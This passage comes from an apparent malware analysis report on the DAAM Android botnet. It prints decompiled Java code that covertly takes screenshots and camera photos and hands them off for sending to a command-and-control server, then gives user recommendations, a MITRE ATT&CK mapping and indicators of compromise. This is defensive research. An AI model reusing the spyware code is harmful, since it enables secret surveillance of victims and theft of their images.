


```
public static void take(Params params) {
    try {
        Runtime.getRuntime().exec("input keyevent 120");
        File file = getLastModified(Environment.getExternalStorageDirectory() + "/Pictures/Screenshots");
        byte[] b = new byte[(int) file.length()];
        try {
            new FileInputStream(file).read(b);
            for (byte b2 : b) {
                System.out.print((char) b2);
            }
        } catch (FileNotFoundException e) {
            System.out.println("File Not Found.");
            e.printStackTrace();
        } catch (IOException e1) {
            System.out.println("Error Reading The File.");
            e1.printStackTrace();
        }
        sendPhoto(params, b);
        file.delete();
    } catch (IOException e2) {
        e2.printStackTrace();
    }
}

private static void sendPhoto(Params params, byte[] data) {
    File bmpFile = null;
    try {
        String name = params.args.getJSONObject("command").getString("name");
        String opt = params.args.getJSONObject("command").getString("op");
        String id = params.args.getString(LogModel.COLUMN_ID);
        bmpFile = File.createTempFile(id + "-" + name + "-" + opt, ".jpg", params.context.getCacheDir());
        BufferedOutputStream bos = new BufferedOutputStream(new FileOutputStream(bmpFile));
        bos.write(data);
        bos.flush();
        bos.close();
        Params p = new Params();
        p.path = new ArrayList();
        p.path.add(bmpFile.getAbsolutePath());
        params.listener.callback(FileManager.downloadFile(p));
    } catch (Exception e) {
        try {
            Log.d("camera::", e.getMessage());
            try {
                FileOutputStream out = new FileOutputStream(bmpFile.getAbsolutePath());
                out.write(data);
                out.close();
```

Figure 17 – Collecting screenshots

Capturing Photos:

Additionally, the malware captures pictures by opening the camera of the victim’s device upon receiving a command from the admin panel and subsequently sending pictures to the C&C server.



```
public static void sendPhoto(Params params2, byte[] data) {
    File bmpFile = null;
    try {
        String name = params2.args.getJSONObject("command").getString("name");
        String opt = params2.args.getJSONObject("command").getString("op");
        String id = params2.args.getString(LogModel.COLUMN_ID);
        bmpFile = File.createTempFile(id + "-" + name + "-" + opt, ".jpg", params2.context.getCacheDir());
        BufferedOutputStream bos = new BufferedOutputStream(new FileOutputStream(bmpFile));
        bos.write(data);
        bos.flush();
        bos.close();
        Params p = new Params();
        p.path = new ArrayList();
        p.path.add(bmpFile.getAbsolutePath());
        params2.listener.callback(FileManager.downloadFile(p));
    } catch (Exception e) {
        try {
            try {
                FileOutputStream out = new FileOutputStream(bmpFile.getAbsolutePath());
                out.write(data);
                out.close();
            } catch (Exception ex) {
            }
        } finally {
            params2.listener.callback(e);
        }
    }
}
public static void takePhoto(Params p) {
    try {
        params = p;
        mCamera = Camera.open(params.index);
        SurfaceTexture fff = new SurfaceTexture(2020);
        mCamera.getParameters().setPreviewSize(1920, 1080);
        mCamera.getParameters().setPictureSize(1920, 1080);
        fff.setOnFrameAvailableListener(new SurfaceTexture.OnFrameAvailableListener() { // from class: com.android.callservice.manager.Cameras.1
            @Override // android.graphics.SurfaceTexture.OnFrameAvailableListener
            public void onFrameAvailable(SurfaceTexture surfaceTexture) {
                try {
                    Cameras.mCamera.takePicture(null, null, new Camera.PictureCallback() { // from class: com.android.callservice.manager.Cameras.1.1
                        @Override // android.hardware.Camera.PictureCallback
                        public void onPictureTaken(byte[] data, Camera camera) {
                            camera.stopPreview();
                            camera.release();
                            Cameras.releaseCamera();
                            Cameras.sendPhoto(Cameras.params, data);
```

Figure 18 – Capturing photos

In addition to the main functionalities mentioned earlier, the DAAM botnet can carry out additional tasks such as switching WiFi and data, showing random toast, and collecting clipboard data.

Conclusion

Malware authors often leverage genuine applications to distribute malicious code to avoid suspicion. DAAM Android botnet also provides a similar APK binding service where TA can bind malicious code with a legitimate APK to appear genuine.

Detailed analysis of the DAAM Android botnet indicates that it offers several intriguing capabilities, such as Ransomware, runtime code execution, and Keylogger, among others. Although relatively fewer samples have been identified so far, based on the malware's capability, it may target a wide number of users in the coming days.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed antivirus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Never share your Card Details, CVV number, Card PIN, and Net Banking Credentials with an untrusted source.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device wherever possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name

Initial Access	T1476	Deliver Malicious App via Other Means.
Initial Access	T1444	Masquerade as a Legitimate Application
Collection	T1433	Access Call Log
Collection	T1432	Access Contact List
Collection	T1429	Capture Audio
Collection	T1512	Capture Camera
Collection	T1414	Capture Clipboard Data
Discovery	T1418	Application Discovery
Persistence	T1402	Broadcast Receivers
Collection	T1412	Capture SMS Messages
Impact	T1471	Data Encrypted for Impact
Collection	T1533	Data from Local System
Collection	T1417	Input Capture

Indicators of Compromise (IOCs)

Indicators	**Indicator Type**	**Description**
0fdfbf20e59b28181801274ad23b951106c6f7a516eb914efd427b6617630f30	SHA256	Currency_Pro_v3.2.6.apk
f3b135555ae731b5499502f3b69724944ab367d5	SHA1	Currency_Pro_v3.2.6.apk
ee6aec48e19191ba6efc4c65ff45a88e	MD5	Currency_Pro_v3.2.6.apk
hxxp://192.99.251[.]51:3000/socket.io/	URL	C&C server
184356d900a545a2d545ab96fa6dd7b46f881a1a80ed134db1c65225e8fa902b	SHA256	PsiphonAndroid.s.apk
bc826967c90acc08f1f70aa018f5d13f31521b92	SHA1	PsiphonAndroid.s.apk
99580a341b486a2f8b177f20dc6f782e	MD5	PsiphonAndroid.s.apk
37d4c5a0ea070fe0a1a2703914bf442b4285658b31d220f974adcf953b041e11	SHA256	Boulder.s.apk
67a3def7ad736df94c8c50947f785c0926142b69	SHA1	Boulder.s.apk
49cfc64d9f0355fadc93679a86e92982	MD5	Boulder.s.apk